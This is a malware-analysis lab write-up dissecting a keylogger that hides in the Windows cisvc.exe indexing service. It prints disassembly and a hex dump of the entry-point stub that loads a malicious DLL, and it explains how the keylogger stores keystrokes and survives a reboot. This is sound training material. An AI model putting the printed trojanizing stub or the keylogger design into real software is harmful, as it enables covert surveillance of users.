
Lab 11-03

Analyze the malware found in Lab11-03.exe and Lab11-03.dll. Make sure that both files are in the same directory during analysis.

Lab11-03.dll

Let’s start with the basic static analysis of the file “Lab11-03.dll”.

At the first look, there is no sign of any packing or obfuscation, the entropy is in range, there’s a peak in .reloc section.


Type: PE32
Sections
Offset: 00000000
Size: 0000c000
Count: 96
Size: 00000200
Total: 4.72047
Status: not packed(59%)

Regions

Offset	Size	Entropy	Status	Name
00000000	00001000	0.66937	not packed	PE Header
00001000	00006000	6.40891	not packed	Section(0)['.text']
00007000	00001000	4.55819	not packed	Section(1)['.rdata']
00008000	00003000	0.75753	not packed	Section(2)['.data']
0000b000	00001000	3.42971	not packed	Section(3)['.reloc']

Ghidra analysis of the memory address range (0x1000d000, 0x1000d644) shows nothing unusual, so let’s more more further.


Flossing the strings reveals:

- %s: %s
- C:\WINDOWS\System32\kernel64x.dll
- Lab1103dll.dll
- 0x%x
- <SHIFT>

When it comes to functions of the imports it’s capable of:

- Managing mutexes
- Managing threads and its data (thread local storage)
- File manipulation
- Dynamic memory operations (allocating memory, loading libraries)

At the export table, there is only one function called **zzz69806582** that is intended to **CreateThread** when called, and return 1 when successful.



```
10001540                 public zzz69806582
10001540 zzz69806582     proc near               ; DATA XREF: .rdata:off_10007C78↓o
10001540
10001540 var_4           = dword ptr -4
10001540
10001540                 push    ebp
10001541                 mov     ebp, esp
10001543                 push    ecx
10001544                 push    0               ; lpThreadId
10001546                 push    0               ; dwCreationFlags
10001548                 push    0               ; lpParameter
1000154A                 push    offset StartAddress ; lpStartAddress
1000154F                 push    0               ; dwStackSize
10001551                 push    0               ; lpThreadAttributes
10001553                 call    ds:CreateThread
10001559                 mov     [ebp+var_4], eax
1000155C                 cmp     [ebp+var_4], 0
10001560                 jz      short loc_10001566
10001562                 xor     eax, eax
10001564                 jmp     short loc_1000156B
10001566 ; ---------------------------------------------------------------------------
```

Lab11-03.exe

FLOSS decoded:

- cmd.exe
- command.com
- .bat
- cisvc.exe
- net start cisvc
- C:\WINDOWS\System32\cisvc.exe
- C:\WINDOWS\System32\%s
- C:\WINDOWS\System32\inet_epar32.dll
- C:\WINDOWS\System32\cisvc.exe
- /c net start cisvc
- zzz69806582

Malware file function capability:


- File manipulation
- Dynamic memory management (allocating, loading libraries)
- Process operations

With all of that information, let's proceed with basic dynamic analysis to explain things even more.

Executing Lab11-03.exe caused:

- Copying library Lab11-03.dll to C:\WINDOWS\System32 under a new name “inet_epar32.dll”. The data is unchanged.
- Mapping memory of C:\WINDOWS\System32\cisvc.exe
- Executing command line /c net start cisvc

Looking at the “cisvc.exe” process at Process Explorer hints us that there is attached our newly created malicious library “inet_epar32.dll” with an offset 0x1410 which is exported function “zzz69806582”



Count: 8

TID	C.	CSwitch ...	Start Address
3524	50.00	353	query.dll+0x914b0
3504	< 0.01	71	inet_epar32.dll+0x1410
3492			ADVAPI32.dll+0x23519
3500			cisvc.exe+0x1a28
3512			query.dll+0x914b0
3532			query.dll+0x914b0
3528			query.dll+0x914b0
3552			query.dll+0x914b0

Thread ID: 3504

Start Time: 17:59:49 2024-09-17

State: Wait:DelayExecution


Base Priority: 8

Kernel Time: 0:00:00.234

Dynamic Priority: 8

User Time: 0:00:00.171


Context Switches: 6 235



```
      0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
0E80  34 8B 01 EE 56 E8 AC FF FF FF 3B 44 24 28 75 E3  4‹.îVè¬ÿÿÿ;D$(uã
0E90  8B 5A 24 01 EB 66 8B 0C 4B 8B 5A 1C 01 EB 8B 04  ‹Z$.ëf‹.K‹Z..ë‹.
0EA0  8B 01 E8 E9 04 00 00 00 8B 44 24 1C 89 44 24 1C  ‹.èé....‹D$.‰D$.
0EB0  61 C2 08 00 56 31 C0 64 8B 40 30 85 C0 78 0F 8B  aÂ..V1Àd‹@0…Àx.‹
0EC0  40 0C 8B 70 1C AD 8B 40 08 E9 05 00 00 00 E9 FB  @.‹p.-‹@.é....éû
0ED0  FF FF FF 5E C3 5B E8 D9 FF FF FF 89 C2 68 FC A4  ÿÿÿ^Ã[èÙÿÿÿ‰Âhü¤
0EE0  53 07 52 E8 6F FF FF FF 89 45 FC 68 AA FC 0D 7C  S.Rèoÿÿÿ‰Eühªü.|
0EF0  52 E8 61 FF FF FF 89 45 F4 8D 83 00 00 00 00 68  Rèaÿÿÿ‰Eô.ƒ....h
0F00  00 00 00 00 68 00 00 00 00 50 FF 55 FC 89 45 F0  ....h....PÿUü‰Eð
0F10  8D 83 24 00 00 00 50 8B 45 F0 50 FF 55 F4 89 45  .ƒ$...P‹EðPÿUô‰E
0F20  F8 FF 55 F8 89 EC 5D E9 6F F7 FF FF E8 A4 FF FF  øÿUø‰ì]éo÷ÿÿè¤ÿÿ
0F30  FF 43 3A 5C 57 49 4E 44 4F 57 53 5C 53 79 73 74  ÿC:\WINDOWS\Syst
0F40  65 6D 33 32 5C 69 6E 65 74 5F 65 70 61 72 33 32  em32\inet_epar32
0F50  2E 64 6C 6C 00 7A 7A 7A 36 39 38 30 36 35 38 32  .dll.zzz69806582
0F60  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0F70  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0F80  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0F90  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0FA0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0FB0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0FC0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0FD0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0FE0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0FF0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
1000  E4 10 00 01 00 00 00 00 2E 3F 41 56 43 45 78 63  ä........?AVCExc
1010  65 70 74 69 6F 6E 40 40 00 00 00 00 AC 10 00 01  eption@@....¬...
1020  84 12 00 01 00 00 00 00 00 00 00 00 00 00 00 00  „...............
1030  01 00 00 00 40 BB 00 00 00 00 00 00 00 00 00 00  ....@»..........
1040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
1050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
1060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Type	Value
Binary	01000011
Signed Byte	67
Unsigned Byte	67
Signed Short	14915
Unsigned Short	14915
Signed Int	1465662019
Unsigned Int	1465662019
Signed Int64	57117763043...
Unsigned Int64	57117763043...
Float	2.421428e+14

When we compare original cisvc and the trojanized one we can tell that there is a change in entry address and we have three new functions that are supposed to load the inet_epar32.dll with parameter zzz69806582. This is the only added behavior.



ORIGINAL CISVC.EXE

```
; Attributes: library function bp-based frame

public _wmainCRTStartup
_wmainCRTStartup proc near

var_38= dword ptr -38h
var_34= dword ptr -34h
Code= dword ptr -30h
var_2C= dword ptr -2Ch
var_28= dword ptr -28h
var_24= dword ptr -24h
var_20= dword ptr -20h
var_1C= dword ptr -1Ch
ms_exc= CPPEH_RECORD ptr -18h

; __unwind { // __SEH_prolog
push    28h
push    offset stru_10010D8
call    __SEH_prolog
xor     edi, edi
push    edi             ; lpModuleName
call    ds:__imp__GetModuleHandleA@4 ;
cmp     word ptr [eax], 5A4Dh
jnz     short loc_10012D6
```

TROJANIZED CISVC.EXE

```
sub_1001AD5 proc near
pop     ebx
call    sub_1001AB4
mov     edx, eax
push    753A4FCh
push    edx
call    sub_1001A57
mov     [ebp-4], eax
push    7C0DFCAAh
push    edx
call    sub_1001A57
mov     [ebp-0Ch], eax
lea     eax, [ebx+0]
push    0
push    0
push    eax
call    dword ptr [ebp-4] ; loadLibrary inet_epar32.dll
mov     [ebp-10h], eax
lea     eax, [ebx+24h]
push    eax
mov     eax, [ebp-10h]
push    eax
call    dword ptr [ebp-0Ch] ; getProcAddress of zzz69806582
mov     [ebp-8], eax
call    dword ptr [ebp-8] ; call zzz69806582
mov     esp, ebp
pop     ebp
jmp     _wmainCRTStartup ; jumping to the original entry point
sub_1001AD5 endp
```

The trick in maintaining the persistence after reboot is to manipulate the original entry point to load malicious dll in automatically running service “Cisvc”.

Now let’s proceed with code analysis of the dll file.

The entry dll code consists of:

1. Checking for existing mutex “MZ” (0x10001481)
2. Creating mutex “MZ” if not existing (0x100014A6)
3. Creating a file “kernel64x.dll “ at C:\WINDOWS\System32\ (0x100014D4)
4. Pointing to the end of the file (0x100014F8)
5. Processing logged information (sub_10001030)
6. Saving logged data into the file “kernel64x.dll” (sub_10001380)
7. Repeat 5-7 through infinite loop.

Logging data retrieves window name through **GetForegroundWindow**, **GetWindowText**, then retrieves the pressed keys through **GetAsyncKeyState**.

This malware is an example of a keylogging trojan hiding under cisvc.exe process.

Questions

1. What interesting analysis leads can you discover using basic static analysis?

By analyzing just strings I was able to find out filepath to logged keys, a file that malware is hiding in, and the duplicated malicious dll path.

There was also a command to start the cisvc service.

2. What happens when you run this malware?

Executing Lab11-03.exe caused:

- Copying library Lab11-03.dll to C:\WINDOWS\System32 under a new name “inet_epar32.dll”. The data is unchanged.
- Mapping memory of C:\WINDOWS\System32\cisvc.exe
- Executing command line /c net start cisvc

3. How does Lab11-03.exe persistently install Lab11-03.dll?

The trick in maintaining the persistence after reboot is to manipulate the original entry point to load malicious “Lab11-03.dll” under a new name “inet_epar32.dll” in automatically running service “Cisvc”.

4. Which Windows system file does the malware infect?

The malware infects “Cisvc.exe” file which is file indexing service.

5. What does Lab11-03.dll do?

Lab11-03.dll has keylogging activity, it saves current window name and currently pressed keys in an infinite loop.

6. Where does the malware store the data it collects?

The malware stores collected data at C:\WINDOWS\System32\kernel64x.dll.